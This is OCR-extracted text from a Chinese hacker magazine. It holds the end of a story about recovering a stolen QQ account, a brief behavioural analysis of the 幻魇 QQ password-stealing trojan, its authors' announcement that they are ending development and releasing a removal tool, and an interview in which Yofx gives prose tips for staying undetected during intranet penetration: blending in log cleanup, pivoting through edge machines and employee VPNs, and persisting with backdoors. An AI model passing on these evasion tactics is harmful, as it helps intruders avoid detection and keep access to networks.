


图7




图8

2011年4月8日　天气晴　吉

话说一个周的时间，我了解了很多他的嗜好，也为我们修改密保做好了准备。等一个周不仅仅是为了搞清他的一些问题，更重要的是腾讯有规定，提起申诉的几个好友必须要一周以上才行。我填写了申诉，过了段时间密保修改成功了。

总的来说这次恶搞这个盗号者没有太大的技术含量，服务端没有加密钻了空子，以及社工的运用。事后查了下，这是幻魔qq大盗（作者分享出来是为了研究技术的）生成的木马服务端。事后我找到客户端生成了一个简单跟了下，首先.exe启动svchost进程，接着svchost将自己添加到注册表中，调用HJonny.bat批处理，一直ping以及删除桌面客户端。启动qq时他会先调用伪装的qq登录界面，当回车事他会把相应信息发送盗号者箱子中以及调用腾讯的qq上线（分析不到位的地方，还希望各位大大拍砖-嘿嘿，不怕滴，我已戴好了安全帽）。为了防止大家不小心运行盗号程序，提取的样本文件就不提供了，我用幻魔qq大盗重新生成一个指向无效地址的地方，方便大家练手。

噩梦之末，幻魇之死

炫凤舞＆死亡7.进制

相信一直关注《黑客X档案》的读者们一定还记得“幻魇QQ大盗”吧？我们发布这款木马，仅仅是分享技术而已。而有太多太多的垃圾用我们的木马疯狂偷盗他人的QQ号，对此，我表示愤怒和鄙视。

为了遏止这类恶性事件的再次发生，我和死亡7.进制在研究后决定：从此停止对幻魇QQ大盗的编写和更新。希望大家能够支持和理解，谢谢！

目前幻魇QQ大盗已发布的最新版本是V2.5（如图1），实际上，幻魇QQ大盗已经更新到了V5.0。但由于近来读者们的不良反映过多，我们决定停止发布V5.0。




图1

实际上V2.5属于ASP+邮箱收信的过渡版本，它的使用方法和常见的木马类似，相信大家都会设置的。由于编写的发布的疏忽，在ASP收信方面，忘记了附带ASP文件，实属疏忽。

本来和大家提到后期版本将使用手机收信，我们的思路是使用飞信来实现。但实际运行时，手机收信存在很严重的漏洞。在收信时，很难保证大家的帐户安全。所以，在后期我们放弃了手机收信。

文章一开始，我就说幻魇停止开发了。光停止开发还根本不能解决大家的感染之苦，下面我就帮助大家来彻底清除幻魇QQ大盗的服务端。

因为很多读者都是刚入门的新手，与其使用复烦琐的手工查杀讲解，倒不如直接给大家提供专门的查杀工具。在开发V2.5版本时，死亡7.进制编写过一个查杀幻魇服务端的批处理（如图2）。




图2

由于这个批处理的执行代码过于简单，在没有被感染的主机下会提示“无法找到文件”。为了方便大家的使用和理解，我为大家编写了一个专用的查杀工具——幻魇克星（如图3）。




图3

简单讲解一下使用方法：点击“杀死木马”，这样程序将开始检测木马文件的存在，如果发现木马，将自动提示。在发现木马的基础上，我们在选择继续清除木马选项中，选择“是”。这样就可以成功的将木马从感染目录下清除出去了。

这个查杀工具可以清除所有版本的幻魇QQ大盗，被感染的网友们可以使用此程序消除感染。“让大家通过了解木马的工作原理来更好的保护自己”这才是我们开发幻魇QQ大盗的真正目的。

制造和传播计算机病毒均属于犯罪行为，我们已经深刻的认识到这个问题。所以，我们从现在开始，终止对幻魇QQ大盗的一切更新。希望这款“幻魇克星”能够帮助那些幻魇QQ大盗的受害者，也希望所有的黑客技术爱好者能够遵守国家的法律法规，正视黑客技术！

采访Yofx

黑客人物面对面很长时间没有与各位叉子见面了，现在由我（聖智）来与大家共同揭秘众多黑客牛牛们的生活是怎么的，今天，让我们一起来走进：Yofx

个人资料：

网名：Yofx

性别：男

年龄：22岁

现居住：陕西西安

前任黑客X档案论坛超版

恶灵战队超版

SNT核心

现就职于西安某安全公司（PS：好像是西安前几的）

Blog：www.yofx.me

个人名言：飘过迷茫，走过孤独。

聖智：Yofx你好，我是黑客X档案特约编辑，很高兴你能接受我的采访，首先请你向大家介绍下自己好吗？

Yofx：大家好我是YOFX，大侠不敢当，虽然我一直挺喜欢武侠小说：)，不过能当个无名小虾我就很满足啦。。个人信息嘛性别男，爱好女，身高体重血压三个180(开玩笑)。

聖智：==、（套话：Yofx有点木和谐）。

聖智：你是什么时候涉入黑客或网络安全这个领域的呢？或者说是什么时候对这门技术感兴趣的？

Yofx：进入网络安全领域不敢当，也就只能说是有那么点安好吧。呵呵要追溯起来最早接触的就是与网吧破解有关的东西了，那时候大概小学4年级，记得那个时候流行的是美萍之类的管理软件，用任务管理器都能干掉的东西在那个时候让自己觉得这门技术很神奇，快速的结束几次进程就能免费上网，可能是自己最初的冲动吧。。

Yofx：然后慢慢的接触了其他收费管理的破解方法，等到WIN98出来后，就开始玩玩98的蓝屏攻击，用来抢机器。

聖智：嘿嘿，以前我也是用这招来抢机子的，没有办法啊，一到放假网吧就爆满……我自己说的都有点汗颜。聖。

聖智：相信很多的读者都经常能在《黑客X档案》看见你撰写的文章，请问下你是什么时候开始接触黑X的呢？能说下与黑X的故事么？

Yofx：接触黑客X档案要追溯到初中的时候了，那时候偶尔一次路过报刊亭看到了真本书，偷偷看了下，瞄了下四处无人就和我伙计合伙买了一本：（哈哈，挺好玩的，那时候觉得这种书是禁书的感觉，买书都偷偷的怕别人看到，通过黑客X档案，了解了当年许多的东西，雪莲蓬之类的人物是我那时候的偶像。

Yofx：从此几乎每期都买了，也算是黑客X档案的超级粉丝了吧呵呵，一直看的状态持续到了大学时期，那时候是个乖乖男，从没想过自己有一天也会冲动的写个文章呵呵，我是在咖啡的怂恿下才写的文章，让大家见笑了，几乎都是一些基本的东西。

聖智：呵呵……Yofx，还是很低调的。你刚开始的时候是从那一方面入手写呢？

Yofx：开始是写一些最新的0DAY的之类的东西，后面就开始写一些自己的经验，有时候是入侵的，有的是研究某技术的时候的一点小心得，有时候是破解，感觉我自己挺纠结的。

等到工作了就几乎不怎么写文章了：）懒惰了。呵呵。

聖智：Yofx是资深老作者了。

Yofx：虽然还有一些新的想法，或者技术，但是没有当初的冲动了，不会再刷刷的写上几千字来投稿了，可能是没有以前学校的那种安逸了吧：）

聖智：你觉得在黑客X档案感触最深的是什么呢？你又是如何上任版主这个职位的呢？

Yofx：对于黑客X档案感触最深的就是在x论坛的那段日子了，在大一的冬天，怀揣忐忑的心，去申请了斑竹呵呵，从此就开始了为广大人民服务，一天疯狂的在小菜区回帖，然后慢慢的和大家熟悉、黑暗风暴、小三、数字狼等等太多的人给了我很多帮助。也通过X的平台认识了很多很多朋友，甚至包括能让我受益终生的

某男人：）（ 聖智PS：丫的……忘记把我扯上去了）感谢X给我的机会。

聖智：谢谢，我们会努力做的更好！你能谈下目前你的日常生活么？

Yofx：我的日常生活可能让别人看到过于懒惰了^_^。睡觉睡到自然醒，每天挂在网上的时间大概12小时左右，标准一宅男，偶尔出去打打台球，刷会街。要不就是和朋友出去聚餐：）打牌。

聖智：你能淡淡现在你在从事的哪一方面的工作呢？

Yofx：从事的工作目前是 在某安全公司从事安全方面的工作。最近会考虑变动，可能发稿之时，我也已经离开了：）去报效祖国了，呵呵，如果各位有想从事安全方面的工作，可以和我联系。

聖智：报效祖国！很不错兵哥哥，我记得以前也有几个业内朋友选择去当兵，从而离开网络，想问下你对于国内的安全\黑客有什么意见看法呢？

Yofx：呵呵，这个问题挺好玩的，国内很多人都觉得外国的月亮比较圆，其实某些技术国内更超前：），就我所了解的，国内还是商业气息太重了，到处充斥着招生广告，收费会员，等等商业化的东西，纯技术交流的氛围的站点太少了，能共独树一帜的也就是 t00ls,第八个男人等为数不多的站点了。当然了关于技术，手握新技术的人也没义务去传播，或者教授新技术，大家都要吃饭呢。

国内目前是对于注入貌似是一片倒，无数的人的都在拿着工具来玩。相比较于国外，对于更深入的东西则很少有关注，国内这样的研究型组织很少，希望能有更多像80sec之类的组织：）

聖智：（众小菜：受教啊~）。对于国外媒体屡屡报道中国的网络威胁你任何看待？

Yofx：汗，我也就一小菜。这个事情大家心里有数就成了：）不做评论，呵呵，免得被和谐：）像我们天朝这么和谐的地方怎么会有这么不和谐的事情呢？哈哈，我纯粹路过。

聖智：那么你认为作为一个想进入黑客安全这个门的新手朋友来说，应该要注意些什么？或者从那些方面来锻炼自己呢？

Yofx：我个人建议从安全，还有RP来入手，技术都是次要的。安全方面需要特别注意，呵呵，很多不注意的细节可能让自己功亏一篑，简单的例子，在域渗透中怎么才是最安全的通道呢？后门？木马？还是克隆？根据环境来看的话，如果能掌握员工通道时最合适不过的了：）

聖智：能否为各位读者举例下呢？

Yofx：很多朋友渗透的时候可以不注意自己的痕迹清理，总觉得清理日志就OK，稍微负责点的管理员立马就会察觉，最好能够边缘化，规律化，（PS：规律化就是说最好能熟悉整个内网环境，最好在第一时间掌握网络拓扑，从而选择边缘的机器，以及分析管理员维护登陆的规律，例如某个内网，管理员3个月大检查，如果出现掉的现象就要提前有准备，而不是觉得自己被发现，而是正常的大检查，自己的部分后被被清而已，当然能够及时从敏感的部分机器战略性撤出也再好不过了。）SHIT后门这种东西内网保权限还是很好用的，这样才能更好的进行下去。也就是说渗透的时候最好选择比较边缘，但是又能接触的目标的机器来作为跳板，而进入内网最好采用员工的VPN之类，时间差是一定要打好的，敌进我退，敌退我进，哈哈。。当然了合理利用反向代理，对于内网协作渗透来说也是非常不错的一个选择：）不过建议大家不要做一些违法乱纪的事情哈，最近和谐之光满级。

聖智：呵呵。。。。从经验看来Yofx算上一位老牛了，你认为你自己在这方面最成功的一件事情是什么？

